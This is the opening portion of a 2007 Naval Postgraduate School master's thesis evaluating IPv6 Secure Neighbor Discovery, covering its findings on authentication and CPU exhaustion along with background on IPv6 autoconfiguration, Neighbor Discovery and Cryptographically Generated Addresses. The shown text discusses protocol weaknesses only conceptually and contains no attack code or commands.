2007-09

Experimentation and evaluation of IPv6 Secure Neighbor Discovery Protocol

Pohl, Marcin.

Monterey, California. Naval Postgraduate School

NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

EXPERIMENTATION AND EVALUATION OF IPV6 SECURE NEIGHBOR DISCOVERY PROTOCOL

by

Marcin Pohl

September 2007

Thesis Advisor:	Geoffrey Xie
Second Reader:	J. D. Fulp

Approved for public release; distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			Form Approved OMB No. 0704-0188
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington DC 20503.			
1. AGENCY USE ONLY *(Leave blank)*	**2. REPORT DATE** September 2007	**3. REPORT TYPE AND DATES COVERED** Master's Thesis	
4. TITLE AND SUBTITLE Experimentation and Evaluation of Ipv6 Secure Neighbor Discovery Protocol		**5. FUNDING NUMBERS**	
6. AUTHOR(S) Marcin Pohl			
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000		**8. PERFORMING ORGANIZATION REPORT NUMBER**	
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A		**10. SPONSORING/MONITORING AGENCY REPORT NUMBER**	
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.			
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release; distribution is unlimited		**12b. DISTRIBUTION CODE**	

13. ABSTRACT (maximum 200 words)

The DoD is expected to transition to IPv6 networking within the next few years. The IPv6 Neighbor Discovery Protocol is responsible for autoconfiguration and neighbor address resolution which establishes hosts on the network and allows communication between hosts. IPsec, the default security mechanism for IPv6, does not allow for automatic protection of the autoconfiguration process. Thus, the Secure Neighbor Discovery Protocol (SeND) was created. SeND uses Cryptographically Generated Addresses (CGA) and asymmetric cryptography as a first line of defense against attacks on integrity and identity. It claims to achieve mutual authentication of hosts and routers without the need for a Certification Authority (CA). This thesis evaluates this claim by building a test-bed of SeND enabled hosts. The major findings include: (i) that SeND does not really offer mutual authentication without a CA; (ii) using computationally intensive cryptography as the first line of defense allows CPU exhaustion attacks.

14. SUBJECT TERMS IPv6, Secure Neighbor Discovery Protocol, Cryptographically Generated Addresses, hardware address resolution, Router Discovery, Neighbor Discovery			**15. NUMBER OF PAGES** 103
			16. PRICE CODE
17. SECURITY CLASSIFICATION OF REPORT Unclassified	**18. SECURITY CLASSIFICATION OF THIS PAGE** Unclassified	**19. SECURITY CLASSIFICATION OF ABSTRACT** Unclassified	**20. LIMITATION OF ABSTRACT** UU

NSN 7540-01-280-5500

Standard Form 298 (Rev. 2-89)
Prescribed by ANSI Std. 239-18

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release; distribution is unlimited

EXPERIMENTATION AND EVALUATION OF IPV6 SECURE NEIGHBOR DISCOVERY PROTOCOL

Marcin Pohl
Civilian, Federal Cyber Corp.
B.S., North Central College, 2000

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
September 2007

Author: Marcin Pohl

Approved by: Professor Geoffrey Xie
Thesis Advisor

J. D. Fulp
Second Reader

Peter Denning
Chairman, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

The DoD is expected to transition to IPv6 networking within the next few years. The IPv6 Neighbor Discovery Protocol is responsible for autoconfiguration and neighbor address resolution which establishes hosts on the network and allows communication between hosts. IPsec, the default security mechanism for IPv6, does not allow for automatic protection of the autoconfiguration process. Thus, the Secure Neighbor Discovery Protocol (SeND) was created. SeND uses Cryptographically Generated Addresses (CGA) and asymmetric cryptography as a first line of defense against attacks on integrity and identity. It claims to achieve mutual authentication of hosts and routers without the need for a Certification Authority (CA). This thesis evaluates this claim by building a test-bed of SeND enabled hosts. The major findings include: (i) SeND does not really offer mutual authentication without a CA; and (ii) SeND is susceptible to CPU exhaustion attacks.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

LIST OF TABLES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF FIGURES

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

I would like to thank my parents for support and kind words when needed most. Big thanks go to my friends, Jon and Jody, for talking me into going to graduate school, and Steve for helping me get through it.

To all the great teachers at NPS, George Dinolt, Chris Eagle, JD Fulp, Mathias Kolsch, Geoffrey Xie, for giving me impossible problems and then helping me overcome them, thank you.

To all the military folks I have met in the past two years, thank you for redefining my notions of dedication and hard work.

This material is based on work supported by the National Science Foundation under Grant No. DUE—0414102. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author and the do necessarily reflect the views of the National Science Foundation.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

A. MOTIVATION

The DoD expects to transition to IPv6 networking within the next few years. IPv6 is a suite of protocols designed to replace what most of us know as the Internet. The sheer scale and complexity of these protocols have caused the dates of transition to have come and passed, as the people and the infrastructure are not ready for the implications. IPv6 is a complete redesign focusing on eliminating the weaknesses of its predecessor, IPv4. This thesis concentrates on a protocol for securing the Neighbor Discovery (ND) protocol. ND's main functions are autoconfiguration and neighbor address resolution [1]. The first allows a new host on the network to obtain an address to use, as well as an address of a router to be able to reach hosts outside of its network. Neighbor address resolution is responsible for identifying other hosts and their addresses on the local subnet. ND is every computer's first step on the way to full connectivity.

IPsec, the native security mechanism for IPv6, does not allow for automatic protection of the autoconfiguration process [2]. Thus the Secure Neighbor Discovery (SeND) protocol was created. SeND uses Cryptographically Generated Addresses (CGA) [3] and asymmetric cryptography as a first line of defense against attacks on integrity and authentication. SeND claims to mutually authenticate hosts and routers without the need for a Certification Authority. This thesis empirically studies the veracity of this claim by examining the underlying protocols, software, and cryptography involved, as well as their practical considerations.

The Basic Security Theorem of Bell-LaPadula [4] states that in order for a subject to be considered secure, it must be secure in the initial state, and perform transformations only from one secure state to another. This is a very general principle, but when applied to a computer network, it implies that secure hosts must communicate only with other secure hosts, or there is a potential for breaking the sequence of secure states by communication with an insecure, potentially hostile host. The challenge particular to the

ND protocol is that when a host first joins a new network, it does not know who all the other nodes are, or how to judge the integrity of other hosts.

B. SCOPE OF THESIS

The primary focus of this thesis is to verify the feasibility and security of a widespread SeND deployment on Local Area Networks (LAN). To achieve the goal of this thesis, a small LAN must be deployed using common hardware and software, simulating a typical deployment scenario. The only available SeND implementation is still in early stages of development, and works exclusively with Linux 2.6 or FreeBSD 5.4 and later, thus both of these operating systems must be involved in this experiement. There is also a Java implementation called JSeND on SourceForge but no code has been released and the project website is empty, suggesting a defunct project.

SeND has two main modes of operation: the true zero-configuration mode, and mode in which trust is distributed in a delegated/hierarchical structure using either certificates, or a root trust concept. The latter mode has not been investigated in greater depth in this research, as it diverges from a pure--human intervention free--autoconfiguration. More importantly, the security problems discussed in this thesis exist under both modes of operation.

C. RESEARCH QUESTIONS

The two main documents about SeND, [2] and [3], give bold statements about proof-of-identity and proof-of-possession of the private key. Is SeND a true solution to these problems? Is the combination of hashing and asymmetric cryptography a valid mechanism to provide authentication and integrity at the packet level? How practical is SeND in the simulated environment? Is SeND a true improvement in security over the regular ND protocol? This thesis addresses these questions through a series of experiments with a simple SeND test bed.

D. ORGANIZATION OF THESIS

SeND is a difficult protocol to understand. A few fundamental networking and security related concepts must be explained in order to understand SeND. Chapter II will begin with a discussion of the IPv6 basics, and how the old IPv4 address resolution schemes were re-implemented to fit the new addressing and organizational paradigms. Then we will take a look at what makes ND an important step in the lifetime of a host on an IPv6 network, and what problems have been encountered already. Then we will explore how SeND proposes to deal with these problems. With theory out of the way, in Chapter III we can discover how SeND works on a real network, and what old problems can be considered solved. Chapters IV and V are concerned with experiments exploring the finer details of SeND, and finding new weaknesses. Eventually we will demonstrate a proof of concept attack by turning the new security augmentations against the protocol.

THIS PAGE INTENTIONALLY LEFT BLANK

II. BACKGROUND

In this chapter, we will first briefly touch upon the most widespread way of autoconfiguration in IPv4—Dynamic Host Configuration Protocol (DHCP) [5]. The problems stemming from the design of DHCP will let us understand the design goals behind autoconfiguration protocols of IPv6. After introducing both the addressing schemes of IPv6 and the ND protocol, we give an overview of the Secure Neighbor Discovery (SeND) protocol.

A. IPV4 AUTOCONFIGURATION

On a traditional IPv4 network, a host by itself does not get assigned an IP address. Every networking interface has to have an address manually assigned by a human, or retrieved from the DHCP daemon. DHCP, while not an official part of the TCP/IP suite, has become a *de facto* standard, and is enabled by default in just about all modern operating systems. The initial DHCP exchange utilizes a broadcast/response mechanism. At the beginning, a DHCP client does not yet have an IP address and does not know the IP address of any DHCP servers. The client sends a DHCPDISCOVER broadcast with a source IP address of 0.0.0.0 and the destination address of 255.255.255.255. The server responds to the MAC address of the DHCPDISCOVER's sender with a DHCPOFFER message including parameters like the IP address and subnet of the proposed lease, the length of the lease, and the real IP address of the DHCP server. There is no authentication on either end, and as such, it is easy to operate rogue DHCP servers, propagating misinformation to clients.

Address resolution in IPv4 is about determining the media access control (MAC) or "physical" address of a host given the host's IP address, and it is required only when the target host is within the same subnet as the sender. It operates as follows. The sender broadcasts an Address Resolution Protocol (ARP) [6] broadcast to the entire subnet, asking, "Who is 1.2.3.4? Tell 5.6.7.8." The ARP server of the target system which has the IP address of 1.2.3.4 forms an ARP response with, "1.2.3.4 is

AA:BB:CC:DD:EE:FF", where AA:BB:CC:DD:EE:FF is the MAC address of that computer. This packet is sent unicast to the address of the computer sending the ARP query (in this case 5.6.7.8). Since the original query also included the MAC address of the requesting computer, further address resolution is unnecessary. On the picture below we see a typical packet exchange with a ping command triggering an ARP broadcast-reply sequence before the actual ping can commence.



Figure 1. Typical ARP packet exchange. From [7]

B. IPV6 AUTOCONFIGURATION

IPv6 replaces ARP and DHCP with a mechanism completely built into the IPv6 specifications, thus no longer needing any special daemons or extra configuration from administrators. This mode is called stateless autoconfiguration. There is also a stateful autoconfiguration mechanism called DHCPv6, but it is more of an extension of the old protocol, and thus not a focus of this thesis. Autoconfiguration is an integral part of IPv6. In order to understand the subtleties, we will reexamine IPv6's new approach to addressing, multicasting, Neighbor Discovery, and eventually explore in detail ND's secure augmentation, SeND.

1. IPv6 Addressing Schemes

The most visible change distinguishing IPv4 from IPv6 is the addressing [8]. The expansion from 32- to 128-bit addresses changes the way we use and think of IP addresses. In IPv4, all 32 bits of an address are used for actual enumeration of hosts on the network. Most of the time, we split these 32-bit addresses into network and host portions with subnetting for ease of network management, but ultimately all the bits are used for host enumeration. In IPv6, with a massive 128 bits of addressing space at our disposal, it is possible to sacrifice some of the addressing space for the sake of management, readability, features, and extra functionality.

The mechanism explored and exploited in this thesis, autoconfiguration, is another huge change. IPv6 designers' goal is to be able to attach a computer to a new network and have it automatically obtain all the information needed for full connectivity. To achieve this, the entire notion of how autoconfiguration is done needed to be rethought. Achieving the new goal of zero-configuration seems to have played a great role in forming the design for IPv6 addressing as well as the general idea of how networks should be topographically organized. Clever addressing schemes and a heavy use of multicasting are the basis for autoconfiguration in IPv6. To see how all these goals were achieved, we should start by taking a brief look at how autoconfiguration works in IPv6.

At the onset of the autoconfiguration process in IPv4, a host does not gain an address beyond loopback, and does not know anything about its neighbors or neighborhood. Hosts are limited to what they can retrieve with ARP broadcasts, thus severely limiting their initial connectivity. Computer scientists often introduce a layer of abstraction when facing a design pattern where an object is not always there, but must always be accounted for. In this case the IPv6 designers solved the limited initial connectivity problem by giving each active network interface a default IPv6 address called the link-local address. This address is fully functional within the local segment. Hosts can use this address to communicate with other hosts on the same network segment, but routers are prohibited from forwarding any packets with a link-local

address. This special address is a stepping stone toward full inter-network connectivity. Let's take a closer look at the creation of such an address. The 128-bit address consists of two 64-bit portions: a special link-local prefix (FE80::/10) and an Extended Unique Identifier (EUI-64) interface identifier.



Figure 2. Converting a MAC address into EUI-64 Interface Identifier. From [9]

As we can see in the picture above, EUI-64 is a MAC address, slightly modified for the needs of IPv6 addressing. The two 24-bit halves of the MAC address are split and the middle 16 bits are filled with FFFE. The 7th bit of the interface identifier signifies whether the address is global (0) or local (1). The 8th bit is called the group bit; and it signifies whether the address is unicast (0) or multicast (1). These bits can change the first 24 bits of a MAC address, also referred to as the Organizationally Unique Identifier (OUI). Once the EUI-64 is constructed, it is attached to the end of the link-local prefix.

The example in the picture above results in FE80:0000:0000:0000:3BA7:94FF:FE07:CBD0. This is a legal link-local address for a network card with MAC of 39:A7:94:07:CB:D0. A few fundamental differences between a link-local address and the IPv4 localhost should be noted:

- Every network card will be set to the same link-local address regardless of the network location, but unique to each MAC address assigned to the network interface.
- It will always be the same address, and as such is traceable.
- The IPv6 local address is fully functional within its network; you can communicate with it from other computers, unlike its IPv4 localhost counterpart.
- Assuming that the MAC address has not been reprogrammed, EUI-64 and thus the link-local address are automatically unique, a benefit of starting with naturally unique MAC addresses. This guarantees no address collisions.
- The entire process occurs without any communications with other hosts, thus it has not leaked information to every host on the segment.
- Hosts with link-local addresses are able to communicate with other hosts on the segment with zero human interaction beyond enabling IPv6 networking.

One should think of the link-local address as an initial default address. A host gains a legal, fully functional, collision-free address on a network segment, and thus can establish connectivity with other hosts on the network. One downfall of this approach is that the one-to-one mapping between the MAC and link local addresses. If a host continues using a link-local address, the IP is permanently bound to this computer, and as such can be easily identified and tracked. To some this is a management feature; to others it is a loss of privacy, and a potential source of information leakage. Such concerns can be addressed with Cryptographically Generated Addresses, which we will discuss in later sections.

Routers follow a very similar routine when establishing themselves on the network. The difference is that they do not participate in the autoconfiguration process. Routers use the link-local address as an identifier, but must have at least one valid,

unique, routable IP per interface. They also automatically join an all-routers multicast group (FF02::2) and enable packet forwarding.

Since a router is naturally multi-homed, it must use one of its link-local addresses as its identifier, or every interface would reply differently, causing confusion on the network. Upon receiving a Router Solicitation (RS) from a host, routers send out Router Advertisement (RA) messages with their FE80:: address because regardless of how many interfaces and prefixes a given router serves, it will announce itself with only one address. Since the FE80:: addresses are not attached to any particular interfaces, routers must know the correct interface to direct the packets to. Using the link-local address as both identification and a pseudo-interface at the same time is a peculiar solution, but it is reliable and accepted by all IPv6 implementations.

It is common to have multiple valid addresses on each Network Interface Card (NIC) in IPv6. For example, link-local, assigned unicast, solicited-node multicast, and all-nodes multicast addresses are automatically bound to interfaces. Despite the ability to be identified by many IP addresses, the host presents itself with just one link-local address.

A special multicast address worth mentioning in the context of this thesis is FF02:0:0:0:0:1:FF00::/104. This multicast group is called the solicited-node address, and it is conceptually closest to IPv4's ARP broadcasting. It is created by attaching the last six bytes of the MAC address to the FF02::1:FF/104 prefix. For example, the solicited node multicast address corresponding to the IPv6 address 4037::01:800:200E:8C6C is FF02::1:FF0E:8C6C. To perform Duplicate Address Detection (DAD), every address has a special corresponding multicast address [10].

When a host first creates a tentative IPv6 address, it must detect and resolve address collisions on the subnet. DAD is the process of turning a tentative IPv6 address into a verified one. This procedure is achieved by sending a Neighbor Solicitation (NS) message to the solicited-node multicast of the target address [10]. While the main source IPv6 address is set to unspecified (::), the packet is specially crafted with the tentative IPv6 in the target field. Each interface on the segment must receive and process packets

sent to the all-nodes multicast or solicited-node multicast of the tentative address. The requesting node must not respond to its own NS for a tentative address. To send an NS, the querying interface must both join the all-nodes and solicited-node multicast groups of the tentative address. The solicited-node multicast group allows reception of an NA packet from address colliding hosts; it also allows two nodes to detect the use of the same address by another host on the network. When a collision occurs, the host with an established, non-tentative address sends back an NA message to the requestor's solicited-node address announcing the collision. If a collision is detected, the host will perform DAD up to two more times, after which a warning must be written to the system log and the interface attempting to autoconfigure should be disabled. If collision is not detected, the address in question is considered unique and is assigned to the interface. This is the autoconfiguration portion of the protocol.

When a host receives a Router Advertisement (unsolicited or as a result of Router Solicitation), it proceeds to create an IPv6 address appropriate for the advertised network prefix. This address is created by attaching the advertised prefix to the EUI-64 Interface Identifier already used in the link-local address. Due to the earlier uniqueness verification of the EUI-64 as a part of the link-local address, it is also considered to be unique for the routable address. There is no need to perform another DAD exchange, but it is optional. At this moment in the host's life, its interface contains both the link-local and the routable addresses.

The next step for the host is to obtain information about its neighbors through Neighbor and Router Discovery.

2. Neighbor Discovery

Neighbor Discovery (ND) is one of the most important functions of ICMPv6. As an ARP replacement, it is responsible for finding other hosts on the segment. Regular ND specifications do not include any security provisions. Nodes can make any claims about who they are, as long as they belong to the right multicast group. Most multicast group memberships are assigned automatically, and without any human intervention

needed. In IPv6, a host automatically gains some privileges when it has an address. Therefore, the security design for IPv6 is based more on the networking topography than a logical set of privileges and limitations: everyone outside the security perimeter is considered a potential attacker, but insider threats are not considered.

ND messages are implemented as a set of ICMPv6 Types and Options, like redirection or a ping service. ICMPv6's Option field [11] provides a generic interface allowing to extend ICMP's functionality. For example, Source Link Layer Address (SLLA) is an option type 1 and Target Link Layer Address (TLLA) is an option type 2. Many more options will appear in the secure version of the ND protocol.

Message Name	**Goal**	**ICMP Code**	**Sender**	**Receiver**	**Options**
Router Solicitation (RS)	Request routers to return RA information	133	Nodes	All routers (multicast)	Source Link-Layer address
Router Advertisement (RA)	Advertise autoconfiguration parameters: Default Router On-link prefixes Reachable prefixes Other operation parameters	134	Routers	When solicited: Sender of RS (unicast) When unsolicited: All nodes (multicast)	Source Link-Layer address MTU Prefixes Routes Advertisement Interval
Neighbor Solicitation (NS)	Request the link-layer address of a target node	135	Nodes	Solicited Node or Target Node	Source Link-Layer address
Neighbor Advertisement (NA)	Response to NA Advertise link-layer address changes	136	Nodes	Sender of NS or all nodes (multicast)	Target Link-Layer address

Table 1. ICMPv6 codes, names and endpoint functionality. From [10], [11]

As mentioned before, the traditional broadcast-response exchanges can lead to a huge information leak, e.g., involuntarily updating everybody on the local network about hosts coming online or requesting connectivity to specific hosts. IPv6 addressed this

issue by replacing the entire mechanism with a new one, based on ICMPv6 packets multicast to specific addresses. This was a safe assumption when the LAN was clearly delineated from the WAN and everyone on the internal network could be trusted. Today, we cannot assume that being on the same network with other hosts means they are trustworthy. Rogue wireless access points, tunneling, extranets, and VPNs potentially put us on the same network with hosts over whom we have no control, and there is no verification of their identity or integrity of operations.

One of the most common assumptions about IPv6 is that it is designed to be secure. Such assumptions are a result of incorporating IPsec Authentication Headers into the IPv6 protocol suite, as opposed to IPv4 where IPsec is a separate system. While this is true, IPsec itself has many problems, mostly stemming from the nature of the asymmetric key cryptography it uses [12], [13]. For example, the implementation of a process responsible for securely transporting the keys has eight different modes of operation. Some key exchanges can be done automatically; others must have a manual element. One of the goals of autoconfiguration is to have the entire process occur automatically and without any human interaction. The automatic key exchanges can occur only between hosts with already established IPv6 addresses. This thesis concentrates on the earliest stages of a host's lifespan, when a host does not yet have a valid address, and is trying to establish itself on the new network. In such a case, IPsec is not capable of performing an automatic key exchange, thus requiring manual configuration. This is the main motivation behind creating an entirely new way of protecting the autoconfiguration.

3. Secure Neighbor Discovery

The Secure Neighbor Discovery (SeND) protocol [2], [3] proposes to address the insider threats discussed above. The main idea behind SeND is to use asymmetric cryptography to enforce authentication and integrity without changing the zero configuration paradigm of the regular ND protocol.



Figure 3. Logical placement of SeND in IPv6.

IPsec is supposed to be the solution to IP protocol-based security needs, but it faces many practical problems, such as the initial key distribution [12]. Internet Key Exchange (IKE) is an implemented infrastructure to support IPsec's needs for transport of keys, but it requires IPv6 connectivity to work. While this is a reasonable requirement for regular traffic, it is unusable when performing autoconfiguration. Thus, the security of autoconfiguration must be done outside of the officially supported IPsec infrastructure. Usually, the verification of another host's authenticity requires a highly secure central Certification Authority (CA). SeND attempts to establish authenticity without the CA [14], [15].

A major question associated with using asymmetric cryptography is how to obtain another host's public key in an authenticated manner. Secure Socket Layers (SSL) protecting the web traffic is an example of a solution implementing large distributed-security hierarchy among an uncontrollable number of computers with unpredictable integrity. Certificates for a small number of root Certificate Authorities are distributed with the browsers, allowing sites using these selected companies to verify their certificates with no required interaction on the client's side. There is a twofold problem in bringing a similar approach to protecting lower networking layers as a part of IPv6 security. The first problem is that of momentum. Unlike enhancements of the Web, IPv6 networking has no appeal to a regular user, as it does not provide any instantly observable improvements. IPv6 is still very new and esoteric; IPv6-aware software is still scarce. Without a major commercial demand, CA's will not provide certificates to a small project like the SeND protocol implementation. The second problem is a major paradigm shift.

Asymmetric cryptography has been historically used to protect data, by working at the highest layers of the OSI model. SeND uses asymmetric cryptography at the lower layers, which is a very novel idea. Therefore, a whole different approach to the public key exchange and mutual authentication was conceived.

SeND, since it is an augmentation of the ND protocol, also encodes its messages in ICMPv6by creating a few new Option Types shared among the already existing ND

messages. For example, a regular Neighbor Solicitation message can be augmented with CGA, RSA, Timestamp, and Nonce options, creating a SeND packet. Here are the Options important to this project:

Option Type	Description
1	Source Link Layer Address
2	Target Link Layer Address
11	Cryptographically Generated Address Option
12	RSA Signature Option
13	Timestamp Option
14	Nonce Option
15	Trust Anchor
16	Certificate Option

Table 2. ICMP Option Types.

SeND can use third parties as verifiers of hosts' identity claims. This process is referred to as the Authentication Delegation Discovery [2]. To begin such a process, a host needs to know a Trust Anchor to confirm that a given router is authorized to perform router duties. This is a feature without a corresponding ND function, and to accommodate it the SeND protocol implements two new ICMPv6 Message Types:

Message Name	Goal	ICMP Code	Sender	Receiver	Options
Certification Path Solicitation (CPS)	Request Certification Path to the Trust Anchor	148	Nodes	All routers (multicast), or Solicited Node (multicast) or host's default router	Trust Anchor
Certification Path Advertisement (CPA)	A response to Certification Path Solicitation	149	Routers	When solicited: Sender of RS (unicast) — When unsolicited: All Nodes (multicast)	Certificate, Trust Anchor

Table 3. SeND related ICMPv6 codes.

Two new Options also further expand SeND's functionality. The Trust Anchor and The Certificate Option must contain a DER Encoded X.501 Name, or a Fully Qualified Domain Name [16].

a. Cryptographically Generated Address (CGA)

A CGA can be used either as a name for a Cryptographically Generated Address, or the ICMPv6 Option. Both are at the foundations of SeND, but in this section we are concerned with the first meaning. CGA looks like a regular IPv6 address with two 64-bit portions. The first 64 bits are the network prefix portion, announcing the subnet number. The second portion is the Interface Identifier, which is derived using a SeND specific process. This process will be explained in more detail in the next section.

			sec	sec	sec					u	g		
0	…	63	64	65	66	67	68	69	70	71	72	…	127
Network Prefix			Interface Identifier										

Figure 4. Top level view of CGA.

The fact the CGA is a result of a hash function poses two problems. 64 bit hash tables are not big enough to be unbreakable for modern computers, and it will only get worse with time. SeND overcomes this limitation by introducing a 3-bit hash

extension called the Sec bits, which will be discussed in detail in the CGA generation section. The second problem is that the hash function generates a meaningless stream of characters, while certain bits in the IPv6 address have meaning, and therefore the CGA must be altered to create IPv6 legal address.

In IPv6, bits 7 and 8 of an Interface Identifier are special flags. Bit 7 signifies whether the address is universal or local and is popularly referred to as the 'u' bit. Bit 8 is called the 'group bit' as it is set to 0 if it is a unicast and 1 if it is a multicast. Since there should be no global multicast addresses, a combination of u=1 and g=1 should normally not occur. Tuomas Aura in his "Cryptographically Generated Addresses" paper proposes we use this previously undefined combination to signify CGAs.

The motivation behind CGA is the ability to bind the public key to an IPv6 address. CGA combined with the idea of digital signatures, allow SeND to claim to solve the 'proof of address' problem. In order to understand how all these concepts play a part in providing authentication, let's analyze the processes of generation and verification of a CGA address.

b. CGA Generation

A Cryptographically Generated Address appears in two places. Most visibly, it is the Interface Identifier portion of the full IPv6 address when employing CGA. Also, it is an ICMPv6 Option 11, which consists of the following fields:

- Public Key as DER-encoded ASN.1 data structure of the type SubjectPublicKeyInfo as defined in X.509 certificate profile [16]
- 128-bit-modifier (arbitrary numbers to increase randomness)
- 64-bit subnet prefix of the address
- 8-bit collision count

Here is a conceptual layout of the placement of different fields in the CGA Option in a SeND augmented IPv6 packet:



Figure 5. Ipv6 packet with a CGA Option.

